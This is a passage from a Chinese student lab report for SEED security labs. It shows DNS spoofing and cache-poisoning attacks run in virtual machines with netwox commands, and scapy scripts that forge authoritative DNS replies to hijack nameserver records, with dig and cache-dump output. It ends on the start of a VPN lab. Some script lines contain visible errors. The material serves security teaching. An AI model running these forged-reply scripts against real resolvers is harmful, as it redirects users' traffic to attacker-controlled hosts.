            inet6 地址: fe80::4e57:5e37:6c09:d8d1/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  跳点数:1
            接收数据包:486 错误:0 丢弃:0 过载:0 帧数:0
            发送数据包:482 错误:0 丢弃:0 过载:0 载波:0
              碰撞:0  发送队列长度:1000
```

图 2.13 反向 shell 建立成功

2.4 本地 DNS 攻击实验步骤及结果分析

这里设置 10.0.2.4 为本地 DNS 服务器。

2.4.1 直接欺骗用户相应

此处演示由 10.0.2.5 发起对 10.0.2.6 的 DNS 欺骗。

首先在 10.0.2.6 上输入指令 dig www.baidu.com，可以得到如图 2.14 的结果，可以看出其向本地 DNS 服务器 10.0.2.4 发出了查询请求并获得了结果。

```
[07/03/19]seed@VM:~$ dig www.baidu.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14246
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 5, ADDITIONAL: 6

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.baidu.com.           IN      A

;; ANSWER SECTION:
www.baidu.com.        1004    IN      CNAME   www.a.shifen.com.
www.a.shifen.com.     111     IN      A        180.97.33.107
www.a.shifen.com.     111     IN      A        180.97.33.108

;; AUTHORITY SECTION:
a.shifen.com.         1010    IN      NS       ns2.a.shifen.com.
a.shifen.com.         1010    IN      NS       ns1.a.shifen.com.
a.shifen.com.         1010    IN      NS       ns4.a.shifen.com.
a.shifen.com.         1010    IN      NS       ns5.a.shifen.com.
a.shifen.com.         1010    IN      NS       ns3.a.shifen.com.

;; ADDITIONAL SECTION:
ns1.a.shifen.com.    1010    IN      A        61.135.165.224
ns2.a.shifen.com.    1010    IN      A        220.181.33.32
ns3.a.shifen.com.    1010    IN      A        112.80.255.253
ns4.a.shifen.com.    1010    IN      A        14.215.177.229
ns5.a.shifen.com.    1010    IN      A        180.76.76.95

;; Query time: 53 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Wed Jul 03 17:13:33 CST 2019
;; MSG SIZE  rcvd: 271
```

图 2.14 正常的 dig 结果

然后在 10.0.2.5 上运行指令：sudo netwox 105 -h "www.baidu.com" -H "1.2.3.4" -a "ns.example.com" -A "1.2.3.5" -f "src host 10.0.2.6" -s "best"，再次在 10.0.2.6 上 dig www.baidu.com，得到结果如图 2.15，可见 10.0.2.6 收到了错误的 DNS 报文，需要注意的是，如果两次输入 dig www.baidu.com 的时间间隔比较短，可能会攻击不成功，因为此时本地 DNS 服务器保存了 www.baidu.com 的 IP 地址，所以需要在 10.0.2.4 上执行 sudo rndc flush 清除缓存。查看攻击者 10.0.2.5 上的终端，结果如图 2.16。

```
[07/03/19]seed@VM:~$ dig www.baidu.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1902
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL:
;;
;; QUESTION SECTION:
;www.baidu.com.           IN      A
;;
;; ANSWER SECTION:
www.baidu.com.        10      IN      A      1.2.3.4
;;
;; AUTHORITY SECTION:
ns.example.com.       10      IN      NS      ns.example.com.
;;
;; ADDITIONAL SECTION:
ns.example.com.       10      IN      A      1.2.3.5
;;
;; Query time: 2 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Wed Jul  3 17:17:48 CST 2019
;; MSG SIZE  rcvd: 110
```

图 2.15 遭受 DNS 欺骗时的 dig 结果


```
[07/03/19]seed@VM:~$ sudo netwox 105 -h "www.baidu.com" -H "1.2.3.4" -a "ns.example.com" -A "1.2.3.5" -f "src host 10.0.2.6" -s "best"
DNS_question
| id=19267 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1 answer=0 auth=0 add=1
| www.baidu.com. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
DNS_answer
| id=19267 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1 answer=1 auth=1 add=1
| www.baidu.com. A
| www.baidu.com. A 10 1.2.3.4
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 1.2.3.5
```

图 2.16 攻击者界面

2.4.2 缓存中毒攻击

这里演示对 DNS 服务器缓存进行攻击的结果，一旦攻击成功，则不需要运行 netwox 工具也可以完成欺骗。攻击者依然为 10.0.2.5，受害者为 10.0.2.6。

首先清理并转储服务器的缓存，查看 dump.db 文件，如图 2.17，可以看出缓存中没有任何数据。




The screenshot shows a terminal window titled "dump.db [只读] (/var/cache/bind) - gedit". The window contains a text file with the following content:

```
; Start view _default
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20190703092500
;
; Address database dump
;
[edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
[plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
Cache dump of view '_bind' (cache _bind)
;
$DATE 20190703092500
;
; Address database dump
;
[edns success/4096 timeout/1432| timeout/1232 timeout/512 timeout]
[plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Dump complete
```

图 2.17 攻击前服务器缓存

然后攻击者执行指令： sudo netwox 105 -h "www.zhihu.com" -H "1.2.3.4" -a "ns.example.com" -A "1.2.3.5" -f "src host 10.0.2.4" -s "raw" -T 600，此时受害者执行指令 dig www.zhihu.com，结果如图 2.18，可见受害者已经遭受欺骗，此时在服务器上将缓存转储并查看，如图 2.19，可以看到缓存文件中已经有了有了错误的域名-IP 映射关系，此时即使关闭 netwox，也可以实现 DNS 欺骗。



```
[07/03/19]seed@VM:~$ dig www.zhihu.com


; <>> DiG 9.10.3-P4-Ubuntu <>> www.zhihu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50332
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.zhihu.com.           IN      A

;; ANSWER SECTION:
www.zhihu.com.        600     IN      A       1.2.3.4

;; Query time: 34 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Wed Jul  3 17:28:57 CST 2019
;; MSG SIZE  rcvd: 58
```

图 2.18 受害者遭受 DNS 欺骗



```
dump.db [只读] (/var/cache/bind) - gedit
打开(O) ▾
```

```
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20190703093020
; authanswer
.          517     IN  NS   ns.example.com.
; authauthority
ns.example.com.    517     NS   ns.example.com.
; additional
.          517     A    1.2.3.5
; authanswer
www.zhihu.com.    517     A    1.2.3.4
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success(timeout)]
;
; Unassociated entries
;
199.7.83.42 [srtt 17185] [flags 00000008] [edns 2/0/0/0/0] []
198.97.190.53 [srtt 9] [flags 00000000] [edns 0/0/0/0/0] [pl
2001:500:84::b [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [p
199.7.91.13 [srtt 8] [flags 00000000] [edns 0/0/0/0/0] [plain
192.228.79.201 [srtt 17] [flags 00000000] [edns 0/0/0/0/0] []
2001:7fe::53 [srtt 11] [flags 00000000] [edns 0/0/0/0/0] [pla
2001:dc3::35 [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [pla
198.41.0.4 [srtt 15] [flags 00000001] [edns 0/0/0/0/0] [plain
```

图 2.19 服务器缓存中毒

2.4.3 针对权限的缓存中毒攻击

这里演示使用 scapy 完成针对权限的缓存中毒攻击。

首先建立一个 Python 文件：

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='10.0.2.123')
        # 查询结果为 10.0.2.123
        # The Authority Section
        #example.net 的名称服务器为 attacker32.com
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
rdata='attacker32.com')
        # The Additional Section
        #附加信息 attacker32.com 的地址为 10.2.3.4
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200,
rdata='10.2.3.4')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=1,
an=Anssec, ns=NSsec1 ,ar=Addsec1)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
        # Sniff UDP query packets and invoke spoof_dns().
    pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

然后在 10.0.2.6 上执行 dig www.example.net 指令，结果如图 2.20，再执行 dig wwwwww.example.net，结果如图 2.21，查看服务器缓存，如图 2.22，可见其已经将针对权限的攻击缓存。

```
[07/03/19]seed@VM:~$ dig www.example.net

; <>>> DiG 9.10.3-P4-Ubuntu <>>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 524
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A      10.0.2.123

;; AUTHORITY SECTION:
example.net.            259200  IN      NS     attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A      10.2.3.4

;; Query time: 115 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Wed Jul  3 17:47:49 CST 2019
;; MSG SIZE rcvd: 133
```

图 2.20 对 www.example.net 的欺骗

```
[07/03/19]seed@VM:~$ dig wwwwww.example.net

; <>>> DiG 9.10.3-P4-Ubuntu <>>> wwwwww.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38979
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;wwwww.example.net.          IN      A

;; ANSWER SECTION:
wwwww.example.net.       259200  IN      A      10.0.2.123

;; AUTHORITY SECTION:
example.net.             259200  IN      NS     attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.          259200  IN      A      10.2.3.4

;; Query time: 162 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Wed Jul  3 17:53:37 CST 2019
;; MSG SIZE rcvd: 139
```

图 2.21 对 wwwwww.example.net 的攻击



图 2.22 服务器遭受针对权限的缓存攻击后的缓存

2.4.4 定位另一个域


本部分内容演示实现由将 attacker32.com 用作 google.com 的名称服务器(已经是 www.example.net 的名称服务器了)。

首先同样创建一个 python 文件:

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
                       rdata='10.0.2.123')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
                       rdata='attacker32.com') //example.net 的名称服务器为 attacker32.com
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=260000,
                       rdata='attacker32.com') //google.com 的名称服务器为 attacker32.com
        # The Additional Section
        ##//附加信息 attacker32.com 的地址为 1.2.3.4
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200,
                         rdata='1.2.3.4')
        ##//附加信息 attacker32.com 的地址为 1.2.3.4
        Addsec2 = DNSRR(rrname='attacker32.com', type='A', ttl=259200,
                         rdata='5.6.7.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                      qdcount=1, ancount=1, nscount=2, arcount=2,
                      an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        #ar=Addsec1
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
```

```
# Sniff UDP query packets and invoke spoof_dns().  
pkt = sniff(filter='udp and dst port 53 ', prn=spoof_dns)
```

然后在 10.0.2.6 上执行查询 dig www.example.net, 结果如图 2.23, 可见 google.com 的名称服务器被改为了 attacker32.com, 附加域信息也符合我们的设置。



```
; <>>> DiG 9.10.3-P4-Ubuntu <>>> www.example.net  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7329  
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2  
  
;; QUESTION SECTION:  
;www.example.net.           IN      A  
  
;; ANSWER SECTION:  
www.example.net.      259200  IN      A      10.0.2.123  
  
;; AUTHORITY SECTION:  
example.net.          259200  IN      NS      attacker32.com.  
google.com.           260000  IN      NS      attacker32.com.  
  
;; ADDITIONAL SECTION:  
attacker32.com.       259200  IN      A      1.2.3.4  
attacker32.com.       259200  IN      A      5.6.7.8  
  
;; Query time: 134 msec  
;; SERVER: 10.0.2.4#53(10.0.2.4)  
;; WHEN: Wed Jul 03 17:59:55 CST 2019  
;; MSG SIZE  rcvd: 201
```

图 2.23 受害者的查询结果

2.4.5 针对附加部分

这里演示对 DNS 查询结果附加域的攻击。

类似的, 建立一个 Python 文件:

```
#!/usr/bin/python  
from scapy.all import *  
  
def spoof_dns(pkt):  
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):  
        # Swap the source and destination IP address  
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)  
        # Swap the source and destination port number  
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)  
        # The Answer Section
```

```

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200,
rdata='123.123.123.123')

# The Authority Section
NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
rdata='attacker32.com')

NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200,
rdata='ns.example.net')

# The Additional Section
Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200,
rdata='1.2.3.4')

Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200,
rdata='5.6.7.8')

#附加域中加入 www.facebook.com 的地址为 3.4.5.6
Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
ttl=259200, rdata='3.4.5.6')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=2, arcount=3,
an=Anssec, ns=NSsec1/NSsec2,
ar=Addsec1/Addsec2/Addsec3) #ar=Addsec1

# Construct the entire IP packet and send it out
spoofpkt = IPpkt/UDPPkt/DNSpkt
send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)

```

运行此 Python 文件，在 10.0.2.6 上执行 dig www.example.net，结果如图 2.24，可见查询结果与我们设置的一致，查看服务器缓存，如图 2.25。可以看到在缓存中，只有 attack32.com->1.2.3.4 和 ns.example.net->5.6.7.8 的缓存，而 www.facebook.com ->3.4.5.6 的记录不会被缓存，这是由于 ADDITIONAL SECTION 中的记录只有与 AUTHORITY SECTION 中匹配，DNS 服务器才会将其收入到 DNS 的缓存中。

```
[07/03/19]seed@VM:~$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63563
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A      123.123.123.123


;; AUTHORITY SECTION:
example.net.            259200  IN      NS     attacker32.com.
example.net.            259200  IN      NS     ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A      1.2.3.4
ns.example.net.          259200  IN      A      5.6.7.8
www.facebook.com.       259200  IN      A      3.4.5.6

;; Query time: 84 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Wed Jul  3 18:15:57 CST 2019
```

图 2.24 受害者查询结果

dump.db [只读] (/var/cache/bind) - gedit



```
ochTv6bcVsULya5oQQ== )  
; additional  
attacker32.com.        259113  IN      A      1.2.3.4  
; authauthority  
example.net.           259113  IN      NS     ns.example.net.  
                       259113  IN      NS     attacker32.com.  
; additional  
ns.example.net.         259113  IN      A      5.6.7.8  
; authanswer  
www.example.net.       259113  IN      A      123.123.123.123  
; additional
```

图 2.25 服务器缓存结果

实验三 VPN 实验

3.1 实验目的

虚拟专用网络（VPN）用于创建计算机通信的专用的通信域，或为专用网络到不安全的网络（如 Internet）的安全扩展。VPN 是一种被广泛使用的技术。在 IPSec 或 TLS/SSL（传输层安全性/安全套接字层）上构建 VPN 是两种根本不同的方法。本实验中，我们重点关注基于 TLS/SSL 的 VPN。这种类型的 VPN 通常被称为 TLS/SSL VPN。

本实验的学习目标是让学生掌握 VPN 的网络和安全技术。为实现这一目标，要求学生实现简单的 TLS/SSL VPN。虽然这个 VPN 很简单，但它包含了 VPN 的所有基本元素。TLS/SSL VPN 的设计和实现体现了许多安全原则，包括以下内容：

- 虚拟专用网络
- TUN/TAP 和 IP 隧道
- 路由
- 公钥加密，PKI 和 X.509 证书
- TLS/SSL 编程
- 身份认证

3.2 实验环境

VirtualBox 虚拟机。

Ubuntu 16.04 操作系统（SEEDUbuntu16.04）。

3.3 实验内容

1. 配置虚拟机环境
2. 使用 TUN/TAP 创建一个主机到主机的隧道
3. 加密隧道

-
- 4. 认证 VPN 服务器
 - 5. 认证 VPN 客户端
 - 6. 支持多个客户端

3.4 实验步骤及结果分析

因能力有限，只完成了前五个部分。

3.4.1 配置环境并创建隧道

首先，给出网络结构如图 3.1

